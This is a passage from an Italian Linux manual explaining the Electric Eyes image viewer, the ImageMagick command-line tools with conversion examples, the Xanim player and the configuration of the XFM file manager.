Electric Eyes è un altro degli applicativi grafici nati attorno a Gnome. Si tratta di un programma di visualizzazione delle immagini da usare al posto di Gimp quando si vuole qualcosa di più semplice e leggero. Eventualmente, Electric Eyes è in grado di apportare delle piccole modifiche alle immagini, che poi possono essere salvate anche in altri formati; si tratta di ingrandimenti e riduzioni, rotazioni, ribaltamenti speculari e correzioni del colore. È interessante la possibilità di catturare le immagini sullo schermo e anche quella di ritagliare facilmente delle porzioni da salvare a parte. Electric Eyes si compone di un unico eseguibile: **`ee`**.

### 65.5.1 $ ee

`ee [`⟨*file-da-visualizzare*⟩`...]`

**`ee`** è l'eseguibile che compone Electric Eyes. Allo stato attuale riceve solo un tipo di argomento: i nomi dei file che si vogliono visualizzare. Se non viene indicato alcun file, si ottiene l'apertura della finestra di visualizzazione del programma con un'immagine di presentazione; se si indica un solo file, si ottiene la stessa finestra contenente l'immagine corrispondente a quel file (figura 65.8); se si indicano più file, si ottiene la visualizzazione della prima immagine e una finestra aggiuntiva con l'elenco dei file selezionati, ed eventualmente un'anteprima per ognuno (si vede nella figura 65.9).

Figura 65.8: Quando si avvia l'eseguibile **`ee`** con l'indicazione di un solo file, se ne ottiene la sua visualizzazione.

Attraverso il mouse, quando il puntatore si trova sopra la superficie dell'immagine visualizzata, se si preme il tasto destro si ottiene un menu a scomparsa, se si preme il tasto centrale si può delimitare un'area rettangolare che può servire per ridurre l'immagine alla sola selezione (*crop*).

Per il resto, il funzionamento di questo programma dovrebbe essere abbastanza intuitivo.

## 65.6 ImageMagick

ImageMagick è un pacchetto di programmi di utilità per la visualizzazione, la conversione e la manipolazione di immagini. La sua potenza sta proprio nella facilità con cui i programmi che lo





Figura 65.9: Quando si avvia **`ee`** con l'indicazione di più file, si ottiene anche una finestra con l'elenco di questi per facilitarne lo scorrimento e la visualizzazione.

compongono possono essere utilizzati in modo sistematico attraverso degli script.

## 65.6.1 Elementi comuni

Nell'uso dei programmi che compongono ImageMagick si incontrano situazioni comuni, che vengono regolate da opzioni che utilizzano la stessa sintassi. Anche se queste opzioni non sono necessariamente condivise da tutto l'insieme di questi programmi, vale la pena di descriverle a parte.

Alcune opzioni tipiche

`-display` ⟨*coordinate-del-display*⟩

Si tratta di un'opzione convenzionale utilizzata da quasi tutti i programmi che funzionano con il sistema grafico X. Come al solito serve per specificare il server grafico e lo schermo dove deve apparire la finestra dell'applicazione. Le coordinate hanno generalmente la sintassi **[**⟨*host*⟩**]:**⟨*server*⟩**[.**⟨*schermo*⟩**]**.

`-geometry [`⟨*larghezza*⟩`[%]x`⟨*altezza*⟩`[%]][+|-`⟨*posizione-orizz*⟩`][+|-`⟨*posizione-vert*⟩`][!]`

Questa opzione si rifà a quella omonima utilizzata dai programmi comuni per X. Tuttavia utilizza una sintassi più ricca, che permette di indicare anche il ridimensionamento relativo delle immagini. Per comprenderne il senso, vale la pena di scomporre la sintassi:

- **`-geometry`** ⟨*larghezza*⟩**`x`**⟨*altezza*⟩**`[!]`**
  In questo caso si definisce la dimensione dell'immagine in punti. In condizioni normali le proporzioni vengono mantenute, riducendo automaticamente la larghezza o l'altezza, a meno che venga aggiunto un punto esclamativo finale con cui si impone la deformazione.
- **`-geometry`** ⟨*larghezza*⟩**`%x`**⟨*altezza*⟩**`%`**
  In questo caso si modificano le proporzioni dell'immagine indicando valori di larghezza e altezza percentuali: 100 indica la dimensione normale (100%).
- **`-geometry [`**⟨*dimensioni*⟩**`][+|-`**⟨*posizione-orizz*⟩**`][+|-`**⟨*posizione-vert*⟩**`]`**
  Dopo le dimensioni (effettive o relative) si può indicare la posizione in cui deve apparire la finestra dell'immagine, secondo il modo normale utilizzato dalle applicazioni per X.

Questa opzione viene usata sia dai programmi che si occupano di visualizzare un'immagine, sia da quelli che si limitano a rielaborarla. Quando l'immagine non deve essere visualizzata non hanno senso le indicazioni che specificano la posizione della finestra sullo schermo.

`-colors` ⟨*n-colori*⟩

In una trasformazione permette di indicare il numero massimo di colori contenuto nelle immagini.

`-monochrome`

Trasforma l'immagine in modo da utilizzare solo bianco e nero.

### 65.6.2 Formati

I formati di immagine che possono gestire i programmi che compongono ImageMagick sono numerosi. Per conoscerne l'elenco completo basta leggere il documento *convert(1)*. È degno di nota il fatto che pur trattandosi di software libero, l'autore ha ritenuto opportuno di poter gestire ugualmente i formati grafici proprietari, come GIF, che di solito è «bandito» da altri autori.

### 65.6.3 $ convert

`convert [`⟨*opzioni*⟩`]` ⟨*file-da-convertire*⟩`...` ⟨*file-risultante*⟩

**`convert`** permette di convertire i file di immagini in formati differenti, applicando eventualmente anche altre trasformazioni. Dalla sintassi si intende che i file indicati nella riga di comando come quelli da convertire possono essere più di uno, mentre quello da ottenere come risultato della trasformazione può essere uno solo. In questo modo, si intende ottenere un file contenente un'animazione (ammesso che il formato grafico prescelto lo consenta).

La conversione da un formato all'altro avviene in modo intuitivo attraverso l'uso del magic number per i file da trasformare, e le estensioni per i file da generare; per esempio, volendo trasformare il file `prova.gif` in `prova.png`, si intende implicitamente che il primo file sia di tipo GIF e il secondo di tipo PNG. Tuttavia, si può indicare espressamente il tipo di file utilizzando il formato seguente:

⟨*tipo*⟩**:**⟨*nome*⟩

Se il file in ingresso viene indicato attraverso un trattino (**-**), si intende fare riferimento allo standard input, mentre se viene usato un trattino al posto del nome di un file in uscita, si intende emettere il risultato della conversione attraverso lo standard output.

**`convert`** permette di eseguire una grande quantità di trasformazioni sulle immagini. Qui vengono descritte solo delle funzionalità elementari; per approfondire le caratteristiche di questo programma si può consultare la pagina di manuale *convert(1)*.

#### Alcune opzioni

Di seguito vengono descritte solo alcune opzioni che possono essere utilizzate con **`convert`**. In particolare, quanto è già stato descritto tra le opzioni standard di ImageMagick vale anche per questo programma.

`-delay` ⟨*centesimi-di-secondo*⟩

Questa opzione è utile solo nel caso si stia generando un'animazione GIF, per stabilire la durata di visualizzazione tra un'immagine e la successiva (è utile quando il file deve essere visualizzato attraverso Netscape).

`-flip`

Ribalta (specchia) l'immagine in modo verticale.

`-flop`

Ribalta (specchia) l'immagine in modo orizzontale.

`-quality` ⟨*n-livello*⟩

Permette di stabilire il livello qualitativo di un'immagine che utilizza una compressione con perdita: JPEG, MIFF e PNG. Il valore 0 rappresenta la qualità peggiore, mentre 100 rappresenta la qualità migliore. Il valore predefinito è 75.

`-rotate` ⟨*n-gradi*⟩

Ruota l'immagine del numero di gradi indicato.

`-sharpen` ⟨*n-fattore*⟩

Mette a fuoco l'immagine specificando il fattore che è un numero tra 0,0 e 99,9. Il valore più alto porta al massimo l'effetto di messa a fuoco.

#### Esempi

`$` **`convert prova.gif prova.png`**

Converte il file `prova.gif` (presumibilmente di tipo GIF) nel file `prova.png` che si intende debba essere di tipo PNG a causa dell'estensione utilizzata nel nome.

`$` **`convert prova.gif PNG:prova`**

Come nell'esempio precedente, si converte il file `prova.gif` nel file `prova`, specificando esplicitamente che si deve trattare di un formato GIF.

$ **convert prova.gif png:prova**

Esattamente come nell'esempio precedente (il nome che identifica il tipo di file può essere indicato indifferentemente con le lettere maiuscole o minuscole).

$ **convert -geometry 150%x150% prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` ingrandendo l'immagine del 150%, in modo proporzionale.

$ **convert -sharpen 50 prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` rielaborandola in modo da ottenere un effetto simile alla messa a fuoco (viene utilizzato un fattore di 50).

$ **convert -quality 100 prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` cercando di perdere il minor numero possibile di dettagli.

$ **convert -flip prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` ottenuto ribaltando l'immagine verticalmente (dall'alto in basso).

$ **convert -flop prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` ottenuto ribaltando l'immagine orizzontalmente (da sinistra a destra).

$ **convert -rotate 90 prova.gif prova.png**

Trasforma il file `prova.gif` nel file `prova.png` ottenuto ruotando l'immagine di 90 gradi in senso orario.

$ **convert *.jpg prova.gif**

Legge tutti i file che terminano con l'estensione `.jpg` e li utilizza per generare un'animazione GIF nel file `prova.gif`.

$ **convert *.jpg prova.png**

Tenta di fare la stessa cosa dell'esempio precedente, generando un file di tipo PNG. In pratica, dal momento che il formato PNG può contenere solo un'immagine, viene creata una sequenza di file PNG, uno per ogni «scena», secondo il formato `prova.png.`*n*.

### 65.6.4 $ mogrify

`mogrify [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

**`mogrify`** è un programma di conversione delle immagini, simile a **`convert`**, che però tende a intervenire direttamente sui file di origine, senza riflettersi in un file di destinazione. Molte delle opzioni di **`convert`** sono disponibili anche con **`mogrify`**.

Alcune opzioni particolari

`-format` ⟨*nome-formato*⟩

Permette di definire la trasformazione in un formato differente da quello originale. Utilizzando questa opzione, le modifiche non si riflettono nel file di origine, ma in una copia che prende l'estensione del nome utilizzato per definire il formato.

Esempi

$ **mogrify -format png *.gif**

Converte i file che si trovano nella directory corrente e terminano con l'estensione `.gif` in file di tipo PNG, creando una copia degli stessi file con estensione `.png`.

$ **mogrify -format PNG *.gif**

Converte come nell'esempio precedente, con la differenza che l'estensione diventa `.PNG`.

$ **mogrify -geometry 150%x150% *.gif**

Trasforma i file il cui nome termina per `.gif`, ingrandendoli proporzionalmente del 150%. I file originali vengono sovrascritti.

$ **mogrify -colors 16 *.gif**

Trasforma i file il cui nome termina per `.gif`, rielaborando le immagini in modo da ridurre i colori a un massimo di 16.

$ **mogrify -flip *.gif**

Trasforma i file il cui nome termina per `.gif`, ribaltando le immagini verticalmente (dall'alto in basso).

$ **mogrify -flop *.gif**

Trasforma i file il cui nome termina per `.gif`, ribaltando le immagini orizzontalmente (da sinistra a destra).

## 65.6.5 $ animate

`animate [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

**`animate`** visualizza un'animazione composta dai file forniti come argomento. Per ottenere questo risultato, **`animate`** costruisce una copia dell'insieme delle immagini nella memoria centrale; questo particolare è molto importante perché se si eccede **si rischia di bloccare il sistema operativo**.

Molte delle opzioni di **`convert`** sono disponibili anche con **`animate`**.

#### Alcune opzioni particolari

`-delay` ⟨*centesimi-di-secondo*⟩

Questa opzione permette di definire la durata di visualizzazione tra un'immagine e la successiva.

#### Esempi

$ **animate -delay 50 *.gif**

Crea un'animazione con le immagini contenute nei file che terminano per `.gif`. La sequenza è fatta a intervalli di mezzo secondo.

## 65.6.6 $ montage

`montage [`⟨*opzioni*⟩`]` ⟨*file*⟩`...` ⟨*file-risultante*⟩

**`montage`** permette di assemblare una serie di immagini in modo da ottenere una sorta di raccolta di diapositive. In pratica si ottiene un'immagine contenente una serie di icone che riproducono in piccolo i file indicati in ingresso. Per esempio,

$ **montage *.gif raccolta.png**

genera il file `raccolta.png` (in formato PNG) composto da tutte le immagini ridotte dei file che terminano per `.gif`.

## 65.6.7 $ import

`import [`⟨*opzioni*⟩`]` ⟨*file-risultante*⟩

**`import`** permette di generare un file catturando un'immagine dallo schermo. Se non si specificano opzioni particolari, si intende utilizzare lo schermo attuale, e il puntatore del mouse viene modificato in una mirino a forma di croce. Se si fa un clic con il primo tasto sull'area di una finestra, si ottiene la copia del contenuto di questa, se invece si preme il primo tasto e si trascina, si ottiene la copia dell'area evidenziata.

#### Alcune opzioni particolari

`-window` ⟨*n-finestra*⟩ | ⟨*nome-finestra*⟩

Permette di specificare esplicitamente la finestra dalla quale prelevare l'immagine. In generale è poco probabile che venga inserito il numero di identificazione di una finestra, dal momento che si tratta di un numero esadecimale un po' lungo; per quanto riguarda la possibilità di indicare il nome, ci si limita normalmente all'indicazione della finestra principale attraverso la denominazione **`root`**.

Esempi

`$ import estratto.png`

Avvia **`import`** in modo da permettere la selezione interattiva della finestra o dell'area desiderata. Il risultato viene salvato nel file `estratto.png`.

`$ import -window 0x1400002 finestra.png`

Fa una copia del contenuto della finestra identificata dal numero esadecimale 0x1400002.

`$ import -window root finestra.png`

Fa una copia del contenuto della finestra principale.

### 65.6.8 $ display

`display` [⟨*opzioni*⟩] [⟨*file*⟩]...

Il programma **`display`** permette la visualizzazione di una sequenza di immagini, eventualmente stabilendo anche un intervallo nella sequenza stessa. Tuttavia, **`display`** non si limita a questo, permettendo di intervenire anche in modo interattivo: basta fare un clic sull'area della finestra di visualizzazione dell'immagine per ottenere un menù. Per la precisione, con il tasto sinistro si ottiene una finestra di pulsanti che fanno riferimento ad altrettanti sottomenu, mentre con il tasto destro si ottiene un menu a scomparsa delle funzionalità di uso più frequente.

Questo programma può essere avviato anche senza argomenti, richiedendo implicitamente un funzionamento interattivo. In questo caso si ottiene subito la maschera che si vede nella figura 65.10.





Figura 65.10: Quando si avvia **`display`** senza l'indicazione di file da visualizzare, si viene invitati a indicarne almeno uno.

Una volta che **`display`** ha visualizzato un'immagine in una finestra, si può ottenere il menù rapido attraverso un clic con il terzo tasto del mouse. Ciò che si ottiene si vede nella figura 65.11.





Figura 65.11: Il menu rapido che si ottiene con il tasto destro del mouse.

Con il terzo tasto (quello centrale) si ottiene una finestra con un ingrandimento del punto selezionato, mentre con il primo tasto del mouse si ottiene una finestra contenente tutto il menù delle funzioni disponibili con questo programma (se viene ripremuto lo stesso tasto, il menu scompare).


Figura 65.12: Il menu normale.

Come nel caso degli altri programmi di ImageMagick, anche **`display`** permette di intervenire con una grande quantità di opzioni della riga di comando, anche se si può fare quasi tutto in modo interattivo.

Esempi

`$` **`display`**

Avvia il programma **`display`** per essere usato esclusivamente in modo interattivo.

`$` **`display prova.png`**

Visualizza l'immagine contenuta nel file `prova.png`.

`$` **`display -delay 200 *.png`**

Inizia la visualizzazione delle immagini contenute in tutti i file il cui nome termina per `.png`. I file vengono caricati di volta in volta, senza impegnare la memoria centrale come farebbe invece il programma **`animate`**. Il caricamento delle immagini avviene a intervalli di due secondi.

`$` **`display 'vid:*.png'`**

Avvia **`display`** in modo da visualizzare un elenco di «diapositive» generate utilizzando le immagini contenute nei file che finiscono per `.png`. Questo elenco di diapositive funge da menu per richiamare le immagini relative.

### 65.6.9 Note finali su ImageMagick

I programmi di ImageMagick sono molto sofisticati e in queste sezioni sono solo stati presentati in modo grossolano quelli più importanti. In particolare non è stato descritto **`xtp`** che sembra avere poco a che fare con il resto, trattandosi di un client FTP fatto per essere usato in modo non interattivo.

## 65.7 Xanim

Xanim è un programma, apparentemente molto semplice, che permette la visione, ed eventualmente l'ascolto, di file contenenti delle animazioni. I formati che può gestire sono molti; per citarne alcuni: FLI, GIF animati, AVI e Quicktime. Xanim (l'eseguibile **`xanim`**) può essere usato molto bene in modo non interattivo attraverso l'uso delle opzioni fornite nella riga di comando, ma permette comunque una gestione intuitiva anche senza di queste. L'unico argomento obbligatorio è il nome del file che si vuole «eseguire».

Per utilizzare bene Xanim è necessario leggere la pagina di manuale *xanim(1)*.

### 65.7.1 $ xanim

`xanim [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

Come accennato, **`xanim`** richiede espressamente l'indicazione di almeno un file di animazione da eseguire. Se vengono indicati più file, questi vengono uniti assieme in un'unica sequenza. Il controllo dell'esecuzione delle animazioni avviene normalmente attraverso un pannellino di controllo che si può vedere nella figura 65.13.





Figura 65.13: La finestra contenente il pannellino di controllo di Xanim.

Anche senza volere approfondire l'uso di questo programma, può essere conveniente conoscere almeno l'uso del mouse e di alcune funzionalità della tastiera durante l'esecuzione di un'animazione:

- facendo un clic con il primo tasto del mouse, oppure premendo il tasto [ , ] (virgola), si ottiene l'arresto dell'esecuzione e la visualizzazione della scena precedente;
- facendo un clic con il terzo tasto del mouse, oppure premendo il tasto [ . ] (punto), si ottiene l'arresto dell'esecuzione e la visualizzazione della scena successiva;
- facendo un clic con il secondo tasto del mouse (quello centrale) si ottiene la ripresa dell'esecuzione dell'animazione (se era stata fermata);
- la [ *barra spaziatrice* ] arresta o fa riprendere l'esecuzione dell'animazione;

# X: file manager

Un *file manager* grafico può essere uno strumento molto utile se è configurato bene. Ciò significa che non è conveniente utilizzare un programma del genere se prima non è stato predisposto nella maniera ottimale, o peggio quando non si conoscono ancora i dettagli sul funzionamento del proprio sistema.

Un'amministratore di una rete interna potrebbe predisporre una configurazione standard per tutti gli utenti che ne farebbero uso anche senza essere esperti. Ma questo solo perché c'è sempre qualcuno, l'amministratore, che sa rispondere alle domande e sa risolvere i problemi.

In situazioni diverse è meglio stare lontani dai *file manager* e usare piuttosto la finestra di terminale tradizionale.

## 66.1 XFM

XFM è il *file manager* più comune nei sistemi Unix. Se configurato correttamente è di grande aiuto. Oltre a svolgere le normali funzioni di un programma del genere (copiare, spostare e cancellare file e directory) permette di gestire delle applicazioni attraverso icone. In generale, i gestori di finestre offrono già la possibilità di configurare un menu grafico di comandi, attraverso il quale l'avvio dei programmi può essere più elegante. Sotto questo aspetto, l'abilità di XFM di gestire un menu di applicazioni passa un po' in secondo piano.

### 66.1.1 Prima configurazione

Prima di avviare XFM la prima volta, a meno che qualcun altro abbia già provveduto a configurare correttamente il suo funzionamento, conviene utilizzare il programma **`xfm.install`**. Si tratta in realtà di uno script che si occupa di creare una serie di file di configurazione collocati nella directory `~/.xfm/`.[1]

Il contenuto di questi file vale solo come esempio. Probabilmente, si tratta già di una buona configurazione di partenza, ma questo non basta. Più avanti si vedrà il loro significato.

### 66.1.2 Avvio di XFM

`xfm [`⟨*opzioni*⟩`]`

XFM è contemporaneamente un *file manager* e un gestore di applicazioni attraverso un sistema di icone. Quando l'eseguibile **`xfm`** viene avviato senza argomenti mostra due finestre: una a sinistra che consente di accedere alle funzionalità tipiche di un *file manager* e una a destra (di solito) che permette di utilizzare alcune applicazioni semplicemente facendo riferimento alle icone corrispondenti.

La figura 66.1 dovrebbe dare l'idea di come possa apparire quando **`xfm`** viene avviato normalmente, senza opzioni.

Alcune opzioni

`-appmgr`

Avvia esclusivamente il sistema di gestione delle applicazioni.

`-filemgr`

Avvia esclusivamente il *file manager*.

> Se si tenta di utilizzare l'opzione standard **`-geometry`**, si riesce a intervenire solo sulla finestra che riguarda le applicazioni.

Alcune risorse

`*defaultEditor:` ⟨*programma*⟩

Permette di definire il programma standard per la modifica di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di gestire i file di testo normali.

`*defaultViewer:` ⟨*programma*⟩

Permette di definire il programma predefinito per la visualizzazione di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di leggere i file di testo normali.

[1] Un amministratore di sistema potrebbe creare una configurazione standard preparando i file necessari collocati nella directory `/etc/skel/.xfm/`, in modo che con l'inserimento di un nuovo utente, questi vengano copiati automaticamente nella posizione giusta all'interno della sua directory personale.





Figura 66.1: Quando XFM viene avviato in modo normale, mostra sia il *file manager* che il menu delle applicazioni.

`*BourneShells:` ⟨*shell*⟩`[,`⟨*shell*⟩`]`

Normalmente, XFM è in grado di funzionare anche senza questa indicazione. Se si riscontrano problemi nell'avvio di programmi, conviene indicare il nome completo di una o più shell compatibili con quella di Bourne.

## 66.1.3 Utilizzo

XFM si compone di una finestra per la gestione di applicazioni, che può essere nascosta se si utilizza l'opzione **`-filemgr`** da sola, e da un numero indeterminato di finestre per la gestione di file e directory.

Per compiere un'azione su un oggetto determinato, è possibile selezionarlo e quindi richiamare una funzione del menu, oppure si possono effettuare operazioni di trascinamento.

- Un singolo clic con il primo tasto del mouse seleziona qualcosa, annullando un'eventuale selezione già fatta in precedenza su qualcosa d'altro. Un singolo clic con il secondo tasto permette di selezionare o deselezionare qualcosa senza modificare le selezioni precedenti. Gli oggetti selezionati potrebbero essere gestiti attraverso una funzione del menu.

- La pressione del terzo tasto del mouse in corrispondenza di un oggetto, provoca l'apparizione di un menu a scomparsa.

- Il trascinamento di qualcosa si ottiene di norma puntando il mouse, premendo il primo tasto e, mentre lo si tiene premuto, spostando il puntatore verso la destinazione desiderata. L'operazione termina quando si rilascia il tasto del mouse.

- Il doppio clic con il primo tasto del mouse viene anche definito azione di *push* nella documentazione originale. Se si tratta di una directory si ottiene lo spostamento in quella nuova posizione; se si tratta di un file con il permesso in esecuzione, questo viene avviato. Altrimenti il risultato di questa azione è definito dai file di configurazione.

- La pressione del terzo tasto del mouse nella finestra delle applicazioni, in una zona libera da icone, fa apparire il menu delle applicazioni.

- Gli oggetti possono essere trascinati e rilasciati in finestre differenti. Se si trascina un file o una directory in un'altra finestra di gestione dei file, si ottiene lo spostamento di questi oggetti. File e directory possono anche essere trascinati nella finestra delle applicazioni ottenendo così un riferimento fisso a questi, indipendentemente dalle finestre che mostrano il contenuto di una directory particolare.

- È possibile trascinare l'icona di una directory e rilasciarla sulla finestra principale, cioè sulla superficie grafica (*desktop*), per ottenere l'apertura di una nuova finestra di gestione dei file, posizionata in corrispondenza di quella directory.

- Se si trascina utilizzando il secondo tasto, si ottiene la copia dell'oggetto.

- Gli oggetti trascinati possono essere rilasciati sopra un'icona. Questa operazione viene definita *drop* e l'effetto è stabilito dai file di configurazione.

### 66.1.4 Configurazione

La configurazione è la parte delicata di questo programma: tutto dipende da questa. Come accennato in precedenza, attraverso l'esecuzione di **`xfm.install`** viene creata la directory `~/.xfm/`, all'interno della quale vengono collocati alcuni file con una configurazione di esempio. Segue una breve descrizione per ognuno di questi file.

- `magic`

  Contiene una serie di regole per riconoscere i file in base al loro contenuto. Il nome stesso ricorda il file omonimo `/usr/share/misc/magic` che ha lo stesso scopo, a livello di sistema. Questo file, apparentemente ridondante, viene usato per evitare problemi di compatibilità e di interferenze con il sistema sottostante: volendo può essere modificato senza timore di coinvolgere anche la funzionalità di altri programmi.

- `Apps`

  Contiene le informazioni necessarie a comporre il menu di icone del gestore di applicazioni. Questo file può fare riferimento ad altri che compongono menu di livelli inferiori.

- `xfmrc`

  Contiene la configurazione della parte di XFM che riguarda la gestione dei file.

- `xfmdev`

  Si abbina a `xfmrc` e contiene le notizie utili a permettere un meccanismo semplice per montare e smontare automaticamente i filesystem.

Le tipiche azioni (configurabili) che si possono ottenere attraverso l'uso del *file manager* sono quelle di visualizzare e modificare il contenuto di un file di testo (o presunto tale). Per questo si utilizzano programmi esterni, ed è importante definirli attraverso le risorse **`defaultViewer`** e **`defaultEditor`**.

Il simbolo **`#`** viene utilizzato per iniziare un commento, fino alla fine della riga.

### 66.1.5 Magic header

Il file `~/.xfm/magic` serve per stabilire un metodo di riconoscimento dei file. La documentazione originale parla di *magic header*, attraverso le quali si definiscono dei nomi utilizzabili all'interno di `xfmrc`. L'esempio seguente rappresenta il contenuto normale di questo file.

```
0       mode&0xF000     0x4000                  DIR
>0      lmode&0xF000    0xA000                  LNK
0       mode&0777       ^0111                   EXEC
>0      lmode&0xF000    0xA000                  LNK
0       short           0x1F9D                  COMPRESS
0       short           0x1F8B                  GZIP
0       string          <MakerFile              FRAME
0       string          <MIFFile                FRAME
0       string          <MML                    FRAME
0       long            0x59A66A95              RAS
0       string          P1                      PBM
0       string          P2                      PGM
0       string          P3                      PPM
0       string          P4                      PBM
0       string          P5                      PGM
0       string          P6                      PPM
0       short           0x4D4D                  TIFF
0       short           0x4949                  TIFF
0       string          GIF87a                  GIF
0       string          GIF89a                  GIF
0       long            0xFFD8FFE0              JPG
0       long            0xFFD8FFEE              JPG
0       long            0x01666370              PCF
0       string          STARTFONT\ 2.1          BDF
0       string          From                    MAIL
0       string          #FIG                    FIG
```

```
0       string          #XFM                    XFM
0       string          <HTML>                  HTML
0       string          /*\ XPM\ */             XPM
0       regexp          \
^#define[\ \t]+[^\ \t]+_width[\ \t]+[0-9]+      XBM
0       regexp&512      (^|\n)\\.SH\ NAME       MAN
0       regexp&512      \
(^|\n)begin[\ \t]+[0-7][0-7][0-7]               UUENC
0       string          %!                      PS
```

I nomi dell'ultima colonna sono quelli che servono per fare riferimento ai tipi di file. Oltre a questi nomi ne esistono altri, predefiniti, che non devono apparire all'interno di questo file:

- **`unreadable`** quando la lettura del file fallisce;
- **`empty`** file completamente vuoto;
- **`special`** non si tratta di un file normale (*regular file*);
- **`ascii`** si tratta di un file normale e sembra essere di tipo ASCII;
- **`data`** si tratta di un file normale ma non è stato identificato.

Quando si utilizzano questi nomi, sia quelli elencati all'interno del file `~/.xfm/magic` che quelli predefiniti, si utilizzano le parentesi angolari per delimitarli.

### 66.1.6 Configurazione basata sul tipo di file

Il file `~/.xfm/xfmrc` serve per stabilire le icone da utilizzare per ogni tipo di file, oltre al risultato delle azioni di *push* (doppio clic) e di *drop* (rilascio di un oggetto trascinato).

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo due punti (**`:`**). La sintassi del contenuto dei record è la seguente:

⟨*tipo-di-file*⟩**:**⟨*icona*⟩**:**⟨*azione-push*⟩**:**⟨*azione-drop*⟩

Se c'è la necessità di utilizzare il simbolo **`:`**, lo si può proteggere con la barra obliqua inversa, per cui si dovrà scrivere **`\:`**. Nello stesso modo, se si ha la necessità di indicare la barra obliqua inversa, si deve utilizzare la forma **`\\`**.

1. Il primo campo serve a definire il tipo di file. Si può utilizzare un nome di tipo stabilito attraverso le *magic header*, compresi i nomi predefiniti, ricordando di utilizzare le parentesi angolari per delimitarlo. È possibile utilizzare un modello di tre tipi: letterale, con il quale si indica precisamente il nome del file; suffisso, che si ottiene mettendo un asterisco seguito dal suffisso desiderato; prefisso, che si ottiene mettendo un asterisco alla fine di un prefisso. È possibile indicare contemporaneamente sia un nome di tipo che un modello. In tal caso si intende fare riferimento a un file che assolve entrambi i requisiti.

2. Il secondo campo definisce il nome del file dell'icona da utilizzare per quel file. Se non è stato definito diversamente, questi file dovrebbero trovarsi nella directory `/usr/X11R6/lib/X11/xfm/pixmaps/` e possono essere indicati in questo campo utilizzando il nome senza il percorso.

3. Il terzo campo contiene una riga di comando da eseguire quando si fa un doppio clic con il primo tasto del mouse sull'icona corrispondente. Il comando viene eseguito utilizzando come directory corrente quella in cui si trova. È disponibile il parametro **`$1`** contenente il nome del file.

   Al posto di una riga di comando è possibile indicare un nome di un'azione predefinita. Si tratta di **`EDIT`**, **`VIEW`** e **`LOAD`**. La prima avvia il programma predefinito per la modifica dei file di testo, la seconda avvia il programma predefinito per la visualizzazione, la terza carica un file di menu per la finestra delle applicazioni.

